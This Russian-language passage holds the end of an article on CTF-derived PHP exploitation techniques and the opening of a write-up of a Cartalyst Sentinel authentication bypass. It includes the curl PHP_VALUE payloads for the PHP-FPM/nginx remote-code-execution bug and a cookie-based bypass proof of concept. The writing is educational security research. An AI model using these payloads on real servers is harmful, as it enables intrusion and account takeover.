    // [1] `path_info` *UNDERFLOWS*, указывая раньше предназначенного буфера
    path_info = env_path_info ? env_path_info + pilen - slen : NULL;
}

old = path_info[0];
path_info[0] = 0;    // <--- [2] однобайтовая NULL-запись!
```

Но как однобайтовая NULL-запись может привести к RCE? Вот в чём хитрость: @neex умело злоупотребил внутренним распределением памяти PHP-FPM для CGI-переменных. Перезаписывая LSB (младший значащий бит) поля pos в структуре в 0, он мог перезаписать существующее содержимое переменных при следующей записи. В сочетании с магией хеш-таблиц ему удалось создать чисто data-only атаку — полный RCE без каких-либо примитивов чтения/записи памяти вообще [83]!

Весь эксплойт получился невероятно аккуратным и насыщенным деталями. Оглядываясь на историю PHP, крайне редко встречаются уязвимости, способные напрямую привести к RCE без каких-либо опасных функций или скриптов. Вдобавок этот баг было сложно обнаружить традиционным фаззингом. Для его запуска требовалось не только использовать конкретный крайний случай в Nginx, но и учитывать непрерывное распределение памяти в PHP, что существенно затрудняло работу таких инструментов, как ASAN, — всё это делает уязвимость действительно замечательной в истории PHP!

Так что без чего-то вроде CTF-сцены — где группы хакеров методично концентрируются на, казалось бы, незначительных деталях путём проб и ошибок — кто знает, как долго этот баг оставался бы в тени?

```
+-----[ Эксплуатируем PHP-FPM по-взрослому! ]-----+
=> [1] минимальная нагрузка для запуска однобайтовой NULL-записи!
$ curl http://orange.local/index.php/%0A$(printf %032d)?$(printf %01759d)

[...Переключаемся на GDB]

Breakpoint 1, init_request_info () at ./sapi/fpm/fpm/fpm_main.c:1222
1222          path_info[0] = 0;
1: /x path_info      = 0x55a371abfd60
2: /x request.env.data = 0x55a371abfd60

|----- [ next ] -----|

=> [2] структура *ДО* записи
(gdb) p *request.env.data

$1 = {
    pos = 0x55a371abf731,
    end = 0x55a371ac06b8,
    next = 0x55a371abe5b0,
```

```

    data = ""
}

|----- [ next ] -----|

=> [3] пишем!
(gdb) next

[...]

|----- [ next ] -----|

=> [4] `pos` *ПОСЛЕ* записи
(gdb) p *request.env.data.pos

$2 = 0x55a371abf700

|----- [ next ] -----|

=> [5] запускаем реальную нагрузку
$ curl "http://orange.local/index.php/PHP_VALUE%0Aerror_log=/tmp/a;;;[...]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Ainclude_path=/tmp;;;[...]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Aauto_prepend_file=a;[...]"
[...]
$ curl "http://orange.local/index.php?a=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

+-----+
---
```

Эпилог

Честно говоря, браться за такую масштабную тему было невероятно сложно — особенно решать, что включить, и беспокоиться о том, не упустил ли я ещё более крутые истории. Каждый раз, возвращаясь к законченному разделу, я чувствовал, что чего-то не хватает, и переписывал всё с нуля. Весь процесс включал бесчисленное множество правок, и не раз я был на грани того, чтобы всё бросить — но в итоге дошёл до конца! Хочу выразить особую благодарность Генри, НиНи и Рептору за многочисленные отличные предложения по доработке статьи — огромное спасибо!

Хотя статья возвращается к множеству внешне устаревших техник, я думаю, это важно — они могут быть старыми, но это чистое золото (и по сей день применимое)! Это как невозможно изучить malloc Дага Ли, не изучив Vudo Tricks [84], или освоить Buffer Overflow, не обратившись к классическому «Smashing The Stack» [85]. Эти техники стали легендарными именно потому, что идеи, лежащие в их основе, значительно опередили своё время и вдохновляли поколения хакеров!

Конечно, я уверен, что существуют и лучшие способы исследовать эту тему. Каждый несёт в себе свой жизненный опыт, и писать с полной объективностью попросту невозможно. Но в рамках ограниченного времени и пространства я постарался максимально передать свой «вкус» и выделить истории, которые, на мой взгляд, заслуживают продолжения!

Почётные упоминания

Конечно, ещё осталось множество блестящих PHP-техник, которые не вошли в эту статью — позвольте хотя бы коротко упомянуть их здесь!

- Я безумно люблю «PHP Security Advent Calendar» [86] от RipsTech — каждая задача там просто чистое золото!
- Эксплуатация путаницы типов при десериализации GMP [87] для изменения переменных уровня скрипта через `objects_store` — на мой взгляд, идеальное сочетание веб- и бинарного миров!
- Использование путаницы типов в `phpinfo()` для кражи приватных SSL-ключей [88] — весьма занятная техника.
- Эксплуатация непоследовательного подсчёта длины UTF-8 [89] — определённо техника, открывающая глаза!
- Атака на клиентскую сторону MySQL — ещё один захватывающий подход: например, запуск повреждения памяти [90] через вредоносный MySQL-сервер или использование PHAR-десериализации [91] снова.
- Все те творческие трюки для побега из ограниченных окружений — например, злоупотребление `ini_set()` [92] или `imap_open()` [93].
- И, конечно, многое, многое другое...

Снимаю шляпу перед CTF-сообществом

От своих истоков как своеобразной субкультуры до тысяч соревнований по всему миру и даже онлайн-дуэлей в прямом эфире [94] — CTF, несомненно, стал чем-то поистине крутым для многих молодых хакеров. Конечно, у CTF есть свои проблемы, которые периодически критикуют — так что даже если вы никогда не участвовали в CTF, это не значит, что вы не можете быть отличным хакером. Но всё устроено сложнее, чем кажется: будь то Binary Golfers [95], создающие всё более элегантный код, игроки, использующие ACE (Arbitrary Code Execution) для спидрана прямо до титров игры [96], или даже удалённое выполнение кода на 25-летнем Game Boy Color [97] — именно потому, что сами эти задачи так захватывают, они привлекают всё больше людей, поднимая технологии и навыки до абсолютных пределов!

Я верю, что у каждого поколения есть свои легендарные истории. Захват криптографического бэкдора организаторов, анонимные форк-бомбы, ужасные — но эффективные — бинарные патчи, CTF-драмы; изощрённые техники, рождённые в CTF, — «глазной грер» по бинарникам [98], десятки техник «House of» или безумная гонка вооружений в безопасности фронтенда; или просто забавные истории и городские легенды — одержимость DDTEK овцами, наблюдение за tomcr00se вблизи или даже *случайный* взлом чужого ноутбука... Как и в удивительных историях, рассказанных @psifertex [99], уверен, их ещё много — я с нетерпением жду, когда больше людей выйдет вперёд и поделится своими эпическими CTF-приключениями! :)

И особый привет всем, кто разделял взлёты и падения на протяжении моего CTF-пути — за здоровье HITCON CTF и 217!

*jeffxx, atdog, dm4, lucas, winesap, shik, peter50216, jery,
cebrusfs, ddaa, lays, angelboy, david942j, meh, lyc, hh, lsc,
и наш Большой Алан!*

Ссылки

- [1] Orange Tsai, <https://blog.orange.tw/about/>
- [2] "2021 Top Routinely Exploited Vulnerabilities"
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-117a>
- [3] "SECCON CTF 2014: QR (Easy) Write-up"
<https://yous.be/2014/12/07/seccon-ctf-2014-qr-easy-write-up/>
- [4] Lays, "Google CTF Final 2017 - Slot Machine"
<https://blog.l4ys.tw/blog/google-ctf-final-2017-slotmachine>
- [5] Matt Borgerson (The Order of the Overflow)
"Port of the classic [FPS] DOOM to Xbox for DEFCON 27 CTF"
<https://github.com/mborgerson/dc27-doom>
- [6] Lightning (Legitimate Business Syndicate), "cLEMENcY - Showing Mercy"
<https://blog.legitbs.net/2017/10/clemency-showing-mercy.html>
- [7] Mateusz "j00ru" Jurczyk, Gynvael Coldwind
"Pwning (sometimes) with style Dragons' notes on CTFs"
<https://j00ru.vexillium.org/slides/2015/insomnihack.pdf#page=34>
- [8] Julien "jvoisin" Voisin
"Paper notes: return-to-csu: A New Method to Bypass 64-bit Linux ASLR"
<https://dustri.org/b/paper-notes-return-to-csu-a-new-method-to-bypass-64-bit-linux-aslr.html>
- [9] Angelboy, "HITCON CTF Qual 2016 - House of Orange Write up"
<https://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html>
- [10] lollersk8ers, "Buffer overflow in handling of UNIX socket addresses"
<https://www.freebsd.org/security/advisories/FreeBSD-SA-11:05.unix.asc>
- [11] Jerry "pzread" Wu, "~~~~ ~ Fantastic Seamless Textile ~"
<https://gist.github.com/pzread/2ae0bb3aa5fe0dc69fcf3257c41db944>
- [12] david942j, "The elf in ELF - use 0-day(s) to cheat all disassemblers"
https://hitcon.org/2018/CMT/slide-files/d2_sl_r1.pdf
- [13] "The Month of PHP Security"
<https://www.php-security.org/> (archived)
- [14] "Php Codz Hacking", <https://github.com/80vul/phpcodz>
- [15] Adam Iwaniuk
"Overriding \$ FILES array during uploading multiple files in php"
https://students.mimuw.edu.pl/~ai292615/php_multipleupload_overwrite.pdf (archived)
- [16] "PHP Object Instantiation issues in HumHub (CVE-2015-1033)"
<https://www.midnightblue.nl/blog/cve-2015-1033-humhub-php-object-instantiation-issues>
- [17] Arseniy Sharoglazov, "Exploiting Arbitrary Object Instantiations in PHP without Custom Classes", <https://swarm.ptsecurity.com/exploiting-arbitrary-object-instantiations/>
- [18] Andrew, "Format String Vulnerability in Class Name Error Message"
<https://bugs.php.net/bug.php?id=71105>
- [19] Alexander "alech" Klink, Julian "zeri" Wälde, "Efficient Denial of Service Attacks on Web Application Platforms",
https://fahrplan.events.ccc.de/congress/2011/Fahrplan/attachments/2007_28C3_Effective_DoS_on_web_application_platforms.pdf
- [20] Philippe "pilvar" Dourassov, "Secret Web Hacking Knowledge - CTF authors hate these simple tricks", https://download.scrt.ch/insomnihack/ins24-slides/Secret_web_hacking_knowledge.pdf?page=144
- [21] Dustin Schultz, "Critical PHP Remote Vulnerability Introduced in Fix

- for PHP Hashtable Collision DOS", <http://thexploit.com/sec/critical-php-remote-vulnerability-introduced-in-fix-for-php-hashtable-collision-dos/> (archived)
- [22] Simon Scannell, "WordPress < 5.8.3 - Object Injection Vulnerability" <https://www.sonarsource.com/blog/wordpress-object-injection-vulnerability/>
- [23] Stefan Esser, "MySQL and SQL Column Truncation Vulnerabilities" <http://www.suspekt.org/2008/08/18/mysql-and-sql-column-truncation-vulnerabilities/> (archived)
- [24] Tom Van Goethem, "WordPress < 3.6.1 PHP Object Injection" <https://tom.vg/2013/09/wordpress-php-object-injection/>
- [25] "OCTF 2016 Quals / piapiapia", <https://ctftime.org/task/2130>
- [26] Alessandro "kiks" Groppo, "Rusty Joomla Remote Code Execution" <https://1day.dev/notes/Rusty-Joomla-Remote-Code-Execution/>
- [27] Slavco Mihajloski, "Wordpress SQLi" <https://medium.com/websec/wordpress-sqli-bbb2afcc8e94> (archived)
- [28] Karim El Ouerghemmi, Slavco Mihajloski
"Privilege Escalation in 2.3M WooCommerce Shops"
<https://blog.ripstech.com/2018/woocommerce-php-object-injection/> (archived)
- [29] Taoguang "Ryat" Chen, "Create an Unexpected Object and Don't Invoke __wakeup() in Deserialization", <https://bugs.php.net/bug.php?id=72663>
- [30] Paul Axe, "WCTF 2019 / P Door" <https://github.com/paul-axe/ctf/blob/master/wctf2019/p-door/p-door.pdf>
- [31] inhann, "A new way to bypass __wakeup() and build POP chain" https://inhann.top/2022/05/17/bypass__wakeup/
- [32] "PHPGGC", <https://github.com/ambionics/phpggc>
- [33] Arseniy "Raz0r" Reutov, "CONFidence 2013: PHP Object Injection Revisited", <https://raz0r.name/talks/confidence-2013-php-object-injection-revisited/>
- [34] Dario "haxonaut" Weißer, cutz, Ruslan "evonide" Habalov
"How we broke PHP, hacked Pornhub and earned \$20,000"
<https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>
- [35] Stefan Esser, "State of the Art Post Exploitation in Hardened PHP Environments", <https://www.blackhat.com/presentations/bh-usa-09/ESSER/BHUSA09-Esser-PostExploitationPHP-SLIDES.pdf>
- [36] Taoguang "Ryat" Chen, "Use after free vulnerability in unserialize() with DateTimeZone", <https://bugs.php.net/bug.php?id=68942>
- [37] Orange Tsai, "A Journey Combining Web Hacking and Binary Exploitation in Real World!", <https://blog.orange.tw/posts/2021-02-a-journey-combining-web-and-binary-exploitation/>
- [38] "HTTPOxy", <https://httproxy.org/>
- [39] Joshua Maddux, "TLS Poison", <https://github.com/jmdx/TLS-poison/>
- [40] Charles "cfreal" Fol, "Laravel <= v8.4.2 debug mode: Remote code execution", <https://blog.lexfo.fr/laravel-debug-rce.html>
- [41] Giovanni "evilaliv3" Pellerano, Antonio "s4tan" Parata, Francesco "ascii" Ongaro, Alessandro "jekil" Tanasi, "PHP filesystem attack vectors - Take Two" <https://www.ush.it/2009/07/26/php-filesystem-attack-vectors-take-two/>
- [42] Vladimir Vorontsov, Arthur Gerkis, "Oddities of PHP file access in

Windows", <http://onsec.ru/onsec.whitepaper-02.eng.pdf> (archived)

- [43] "PHPCMSv9" https://mp.weixin.qq.com/s?__biz=MzIxNjkwODg4OQ==&mid=2247483837&idx=1&sn=6f448a26d079bfa379c627e32f4fc321
- [44] "DEDECMS" <https://xz.aliyun.com/news/1765>
- [45] Soroush "irsdl" Dalili
"A Dotty Salty Directory: A Secret Place in NTFS for Secret Files!"
<https://soroush.me/blog/2010/12/a-dotty-salty-directory-a-secret-place-in-ntfs-for-secret-files/>
- [46] Orange Tsai, Splitline NG
"WorstFit: Unveiling Hidden Transformers in Windows ANSI!"
<https://devco.re/blog/2025/01/09/worstfit-unveiling-hidden-transformers-in-windows-ansi/>
- [47] Ryo "icchy" Ichikawa, "WCTF2019: Gytaku The Flag"
<https://github.com/icchy/wctf2019-gtf/blob/master/wctf2019-gtf-slides.pdf>
- [48] "BELLUMINAR", <http://belluminar.org/>
- [49] Orange Tsai, "Breaking Parser Logic! Take Your Path Normalization Off and Pop 0days Out", <https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf#page=48>
- [50] Gynvael Coldwind, "PHP LFI to arbitrary code execution via rfc1867 file upload temporary files", https://gynvael.coldwind.pl/download.php?f=PHP_LFI_rfc1867_temporary_files.pdf
- [51] Brett Moore, "LFI WITH PHPINFO() ASSISTANCE"
<https://insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf>
- [52] Stefan Esser, "Piwik Cookie unserialize() Vulnerability"
<https://seclists.org/fulldisclosure/2009/Dec/204>
- [53] "Codegate CTF Preliminary 2015 / Owlur", <https://ctftime.org/task/1398>
- [54] Orange Tsai, "HITCON CTF 2018 - One Line PHP Challenge"
<https://blog.orange.tw/posts/2018-10-hitcon-ctf-2018-one-line-php-challenge/>
- [55] Taoguang "Ryat" Chen, "PHP Session Data Injection Vulnerability"
<https://bugs.php.net/bug.php?id=72681>
- [56] Yuhang "wupco" Wu, "One Line PHP Challenge without session.upload"
<https://hackmd.io/@ZzDmROodQUynQsF9je3Q5Q/rJlfZva0m?type=view>
- [57] Bruno "0xbb" Bierbaumer, "hxp 36C3 CTF / includer"
<https://ctftime.org/task/10249>
- [58] waderwu (@yxxx), "0CTF 2021 / 1linephp"
https://github.com/waderwu/My-CTF-Challenges/blob/master/0ctf-2021/1linephp/writeup/1linephp_writeup_en.md
- [59] Kaibro, "Balsn CTF 2021 / 2linephp"
<https://github.com/w181496/My-CTF-Challenges/tree/master/Balsn-CTF-2021#2linephp>
- [60] Bruno "0xbb" Bierbaumer, "hxp CTF 2021: includer's revenge writeup"
<https://hxp.io/blog/90/hxp-CTF-2021-includers-revenge-writeup/>
- [61] Ginoah, Bookgin, "One Line PHP: From Genesis to Ragnarök"
<https://hackmd.io/@ginoah/phpInclude>
- [62] @loknop, "Solving includer's revenge from hxp ctf 2021 without controlling any files", <https://gist.github.com/loknop/>

b27422d355ea1fd0d90d6dbc1e278d4d

- [63] Gynvael Coldwind, "Surprising CTF task solution using php://filter"
<https://gynvael.coldwind.pl/?lang=en&id=671>
- [64] Yuhang "wupco" Wu, "PHP_INCLUDE_TO_SHELL_CHAR_DICT"
https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT
- [65] Rémi "Remsio" Matasse, "PHP filters chain: What is it and how to use it", <https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-and-how-to-use-it>
- [66] @hashkitten, "DownUnderCTF 2021 / minimal-php"
https://github.com/DownUnderCTF/Challenges_2022_Public/blob/main/web/minimal-php/solve/solution.py
- [67] Rémi "Remsio" Matasse, "PHP filter chains: file read from error-based oracle", <https://www.synacktiv.com/publications/php-filter-chains-file-read-from-error-based-oracle>
- [68] Charles "cfreal" Fol, "Introducing wrapwrap: using PHP filters to wrap a file with a prefix and suffix", <https://blog.lexfo.fr/wrapwrap-php-filters-suffix.html>
- [69] Charles "cfreal" Fol, "Introducing lightyear, a new way to dump PHP files", <https://blog.lexfo.fr/lightyear-file-dump.html>
- [70] Charles "cfreal" Fol, "Iconv, set the charset to RCE: Exploiting the glibc to hack the PHP engine", <https://blog.lexfo.fr/iconv-cve-2024-2961-p1.html>
- [71] "Limit maximum number of filter chains as a security measure"
<https://github.com/php/php-src/issues/10453>
- [72] Orange Tsai, "HITCON CTF 2017 / Baby^H Master PHP 2017"
<https://github.com/orangetw/My-CTF-Web-Challenges#babyh-master-php-2017>
- [73] "HITCON2017-writeup", <https://lorexxar.cn/2017/11/10/hitcon2017-writeup/#/baby-h-master-php-2017>
- [74] Sam Thomas, "It's a PHP Unserialization Vulnerability Jim, but Not as We Know It", <https://i.blackhat.com/us-18/Thu-August-9/us-18-Thomas-Its-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf>
- [75] "Чтение файлов => unserialize !", <https://rdot.org/forum/showthread.php?t=4379> (archived)
- [76] Anton (@ByQwert), "Insecure PHP deserialization through phar:// wrapper.", <https://github.com/mpdf/mpdf/issues/949>
- [77] Cyku, "phar:// deserialization and weak randomness of temporary file name may lead to RCE", <https://github.com/mpdf/mpdf/issues/1381>
- [78] "PHP RFC: Don't automatically unserialize Phar metadata outside getMetadata()", https://wiki.php.net/rfc/phar_stop_autoloading_metadata
- [79] Martin "sisu" Radev, "Statement on 'HXP CTF Chrome 0day bug'" http://varko.xyz/shadertoy_plus_plus_chrome_0day_sisu_statement.html
- [80] @A2nkF, @localo, "Escaping VirtualBox 6.1"
<https://secret.club/2021/01/14/vbox-escape.html>
- [81] Jonathan "j0nathanj" Jacobi, VoidMercy
"CS:GO RCE 0-day - Real World CTF Qualifiers 2018"
https://blog.perfect.blue/P90_Rush_B
- [82] "Eindbazen PHP-CGI advisory (CVE-2012-1823)", <http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/> (archived)
- [83] Emil "neex" Lerner, "PHuiP-FPizdaM"

<https://github.com/neex/phuip-fpizdam>

- [84] Michel "MaXX" Kaempf
"Vudo - An object superstitiously believed to embody magical powers"
<https://phrack.org/issues/57/8>
- [85] Aleph One, "Smashing The Stack For Fun And Profit"
<https://phrack.org/issues/49/14>
- [86] "PHP Security Advent Calendar 2017"
<https://www.ripstech.com/php-security-calendar-2017/> (archived)
- [87] Taoguang "Ryat" Chen, "GMP Deserialization Type Confusion Vulnerability [MyBB <= 1.8.3 RCE Vulnerability]"
<https://seclists.org/fulldisclosure/2017/Jan/55>
- [88] Stefan Esser, "phpinfo() Type Confusion Infoleak Vulnerability and SSL Private Keys", <https://sektioneins.de/blog/14-07-04-phpinfo-infoleak.html>
- [89] Stefan Schiller, "Joomla: PHP Bug Introduces Multiple XSS Vulnerabilities", <https://www.sonarsource.com/blog/joomla-multiple-xss-vulnerabilities/>
- [90] Charles "cfreal" Fol, "mysqlnd/pdo password buffer overflow leading to RCE", <https://bugs.php.net/bug.php?id=81719>
- [91] LoRexxar, Dawu, "Mysql Client Arbitrary File Reading Attack Chain Extension", <https://medium.com/@knownsec404team/mysql-client-arbitrary-file-reading-attack-chain-extension-727bb63f578c>
- [92] Blaklis, "InsomniHack Finals 2019 / Phuck3"
<https://github.com/Blaklis/my-challenges/tree/master/phuck3>
- [93] "Command execution through imap_open"
<https://bugs.php.net/bug.php?id=76428>
- [94] "LiveCTF", <https://livesectf.com/>
- [95] "Binary Golf", <https://binary.golf/>
- [96] "Super Mario World Credits Warp Explained"
https://www.youtube.com/watch?v=vAHXK2wut_I
- [97] TheXcellerator
"Tetsuji: Remote Code Execution on a GameBoy Colour 22 Years Later"
<https://xcellerator.github.io/posts/tetsuji/>
- [98] @murachu, "grep +"
<https://www.slideshare.net/slideshow/grep-8132856/8132856>
- [99] Jordan "psifertex" Wiens, "A Brief History of CTF"
<https://psifertex.github.io/a-brief-history-of-ctf/>

Анубис Запада: Охраняя храм PHP

Автор: mr_me

Содержание

- 0. Путешествие
- 1. Окружение
- 2. Proof of Concept
- 3. Анализ уязвимости
- 4. Меры защиты
- 5. Заключительные слова
- 6. Ссылки

0. Путешествие

В ходе одного из моих многочисленных долгих погружений в аудит исходного кода мне попалось одно устройство безопасности. Оно работало на каком-то устаревшем кривом PHP-коде, который навевал воспоминания о временах, когда... хм, неважно.

Это устройство уже неоднократно проходило аудит, что меня и привлекло — я лично обожаю вызов поиска уязвимостей в более сложных веб-окружениях. Это позволяет находить куда более сложные и изощрённые баги, выстраивать цепочки, выполнять этот логический танец по всему веб-стеку, так сказать. Всё это — когда позволяет время, разумеется.

Ну вот, при весьма ограниченном времени и в рамках четырёхдневного окна аудита без отвлечений (те из вас, кто работает дома с детьми, — я вас понимаю) мне всё же удалось собрать полную цепочку.

В силу характера работы я не могу раскрыть полные детали, но поскольку баги находятся не в логике самого приложения, а в устаревшей сторонней библиотеке, я решил — а почему бы и нет. Победы нынче редки, особенно те, о которых можно говорить, — из-за работы на более сложных целях, жизни, NDA, — поэтому я хотел поделиться корневой причиной этого обхода аутентификации в учебных целях.

1. Окружение

Итак, предположим, вы создали супербезопасное PHP-приложение с Cartalyst Sentinel [0]:

```
<?php
include 'config.php';
use Cartalyst\Sentinel\Native\Facades\Sentinel;

function renewSession() {
    Sentinel::login(Sentinel::getUser());
}
if ($user = Sentinel::check()) {
```

// 1

```

$email = Sentinel::getUser()['email'];
if (isset($_GET['logout']) && $_GET['logout'] === 'true'){
    Sentinel::logout();
    exit("logged out ".$email);
}
renewSession(); // 2
}else{
    if (isset($_GET['login']) && $_GET['login'] === 'true' &&
isset($_GET['user']) && isset($_GET['pwd'])){
        $user = Sentinel::authenticate(array( // 3
            'email' => $_GET['user'],
            'password' => $_GET['pwd'],
        ));
        if (!$user){ // 4
            exit("credentials failed!");
        }
    }else{
        exit("user not logged in!\r\n");
    }
}

echo('logged in as '.$email."\r\n");
echo("now do something\r\n"); // 5

```

Выглядит безопасно, правда? Вижу, некоторые из вас мнутя в сомнениях. Что ж, код целевого устройства был написан примерно так.

Код в (1) проверяет, вошёл ли пользователь в систему. Если да, то если он не хочет выйти, его сессия продлевается вызовом `renewSession()` в (2). Функция `renewSession` извлекает текущего пользователя из сессии и снова авторизует его. Это связано с тем, что таймаут сессии PHP по умолчанию составляет 24 минуты.

Если пользователь не авторизован, в (3) происходит вызов `authenticate()` с предоставленными пользователем учётными данными. Возвращаемое значение проверяется в (4).

Цель — добраться до (5) без действительного PHPSESSID или действительных учётных данных.

2. Proof of Concept

На этот раз начнём с PoC:

```

researcher@venus:~/sentinel$ curl http://localhost:8000/
user not logged in!

researcher@venus:~/sentinel$ curl -I
http://localhost:8000/?login=true&user=john.wick@example.com&pwd=foobar
HTTP/1.1 200 OK
Host: localhost:8000
Date: Wed, 19 Mar 2025 22:31:50 GMT
Connection: close
X-Powered-By: PHP/7.3.33-24+0~20250311.131+debian12~1.gbp8dc7d2
Set-Cookie: PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something

```

Теперь, как правило, после входа в систему пользователь переходит по различным страницам, что вызывает `renewSession()`:

```
researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something
```

```
researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something
```

[...]

Вызов `renewSession()` поддерживает РНР-сессию живой, вставляя записи в таблицу `persistences`:

```
mysql> select id, user_id, code, updated_at from persistences;
+-----+-----+-----+-----+
| id | user_id | code | updated_at |
+-----+-----+-----+-----+
| 1 | 4 | B7Mk2ilTROVtNSLq2B8EKrzfNcVFUZqH | 2025-03-19 06:14:09 |
| 2 | 4 | kRQYH4X1TkdDubU86pNt4ouFjey3gi13 | 2025-03-19 06:16:23 |
| 3 | 4 | iVILzb9Xa8gMH4JfhMKCf4uJ62VOGDj2 | 2025-03-19 18:18:32 |
| 4 | 4 | NzfuKcNVlKQoCKPlXuA7fSunh3W4DWWt | 2025-03-19 18:18:32 |
[...]
```

id	user_id	code	updated_at
33	4	HsXIkdKFrzWhlVYySTJAhGg00FQ4Ey89	2025-03-19 18:34:01
34	4	jRq6kaPOxYf9mDy2sbTXhS5fgfe3gd1p	2025-03-19 18:34:07
35	4	5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT	2025-03-19 18:34:11

```
33 rows in set (0.00 sec)
```

Посмотрите на последнюю запись. Что вы видите? Код начинается с числа:

```
mysql> select * from persistences where code=5;
+-----+-----+-----+-----+
| id | user_id | code | updated_at |
+-----+-----+-----+-----+
| 35 | 4 | 5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT | 2025-03-19 18:34:11 |
+-----+-----+-----+-----+
1 row in set, 33 warnings (0.01 sec)

mysql>
```

Подождите, что?! Жонглирование типами внутри MySQL! Настоящий вопрос: можно ли эксплуатировать это поведение через РНР-код? Дам вам краткий ответ:

```
researcher@venus:~/sentinel$ curl --cookie 'cartalyst_sentinel=5'
http://localhost:8000/
logged in as john.wick@example.com
now do something
```

Бум, мы внутри как Джон Уик.

3. Анализ уязвимости

Давайте разберёмся в корневой причине этой проблемы. По сути, перед нами коллекция ошибок, которые в совокупности приводят к катастрофе. Первая из них, как вы знаете, — MySQL допускает жонглирование типами.

Когда строка сравнивается с целым числом, MySQL пытается привести строку к целому числу перед выполнением сравнения. Это может приводить к неожиданному поведению. Если строка начинается с числового префикса ("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT") — результат приведения будет равен этому числовому значению:

```
mysql> select CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED);
```

```
+-----+
| CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED) |
+-----+
|                                                    5 |
+-----+
1 row in set, 1 warning (0.00 sec)
```

Но как это происходит в РНР? Давайте разберёмся.

Внутри `cartalyst/sentinel/src/Sentinel.php` находится метод `check()`:

```
/**
 * Checks to see if a user is logged in.
 *
 * @return \Cartalyst\Sentinel\Users\UserInterface|bool
 */
public function check()
{
    if ($this->user !== null) {
        return $this->user;
    }

    // 1
    if (! $code = $this->persistences->check()) {
        return false;
    }

    // 6
    if (! $user = $this->persistences->findUserByPersistenceCode($code)) {
        return false;
    }

    if (! $this->cycleCheckpoints('check', $user)) {
        return false;
    }

    return $this->user = $user;
}
```

В (1) код вызывает `check()` на объекте `persistences`. Внутри `cartalyst/sentinel/src/Persistences/IlluminatePersistenceRepository.php` находим:

```
public function check()
{
    if ($code = $this->session->get()) {
        return $code;
    }

    if ($code = $this->cookie->get()) { // 2
        return $code;
    }
}
```

Нас не интересует сессия, поскольку мы её не контролируем, но в (2) происходит получение куки.

Поскольку мы реализовали `Sentinel` через нативный интерфейс (без интеграции с `Laravel`), будет использоваться класс `NativeCookie`, расположенный в `cartalyst/sentinel/src/Cookies/NativeCookie.php`:

```
public function get()
{
    return $this->getCookie(); // 3
}

...snip...

/**
 * Returns a PHP cookie.
 *
```

```

        * @return mixed
        */
protected function getCookie()
{
    if (isset($_COOKIE[$this->options['name']])) {
        $value = $_COOKIE[$this->options['name']]; // 4

        if ($value) {
            return json_decode($value); // 5
        }
    }
}

```

В (3) код вызывает `getCookie`, затем в (4) пытается получить куки. Имя куки по умолчанию — `cartalyst_sentinel`, как видно ниже, но его можно переопределить в конфигурационном файле **Sentinel** в `cartalyst/sentinel/src/config/config.php`:

```

class NativeCookie implements CookieInterface
{
    /**
     * The cookie options.
     *
     * @var array
     */
    protected $options = [
        'name'      => 'cartalyst_sentinel',
        'domain'    => '',
        'path'      => '/',
        'secure'    => false,
        'http_only' => false,
    ];
}

```

В (5) происходит любопытная вещь — вызывается `json_decode()` для куки, предоставленной атакующим. `json_decode()` может возвращать значения разных типов в зависимости от входных данных:

```

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("\"1\""));'
string(1) "1"

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("1"));'
int(1)

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("[1]"));'
array(1) {
    [0]=>
        int(1)
}

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("{\"a\":\"b\"\"}"));'
object(stdClass)#1 (1) {
    ["a"]=>
        string(1) "b"
}

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("false"));'
bool(false)

```

Атакующий может контролировать как тип возвращаемого значения, так и само значение из куки — замечательно! После этого из класса **Sentinel** в (6) вызывается `findUserByPersistenceCode()`:

```

public function findByPersistenceCode($code)
{
    $persistence = $this->createModel()
        ->newQuery()
        ->where('code', $code)
        ->first(); // 8

    return $persistence ? $persistence : false;
}

```

```

    }

    public function findUserByPersistenceCode($code)
    {
        $persistence = $this->findByPersistenceCode($code); // 7

        return $persistence ? $persistence->user : false;
    }

```

В (7) происходит вызов `findByPersistenceCode()` с контролируемой атакующим кукой (тип/значение). В (8) строится запрос с помощью API построителя запросов `Illuminate`, который учитывает *тип* переменной `code` при формировании запроса. Если это строка, строится следующий запрос:

```
select * from persistences where code='1337';
```

Однако если это целое число, строится следующий запрос:

```
select * from persistences where code=1337;
```

К нашей удаче, код генерируется через `str_random(32)`, который включает числовые значения!

4. Меры защиты

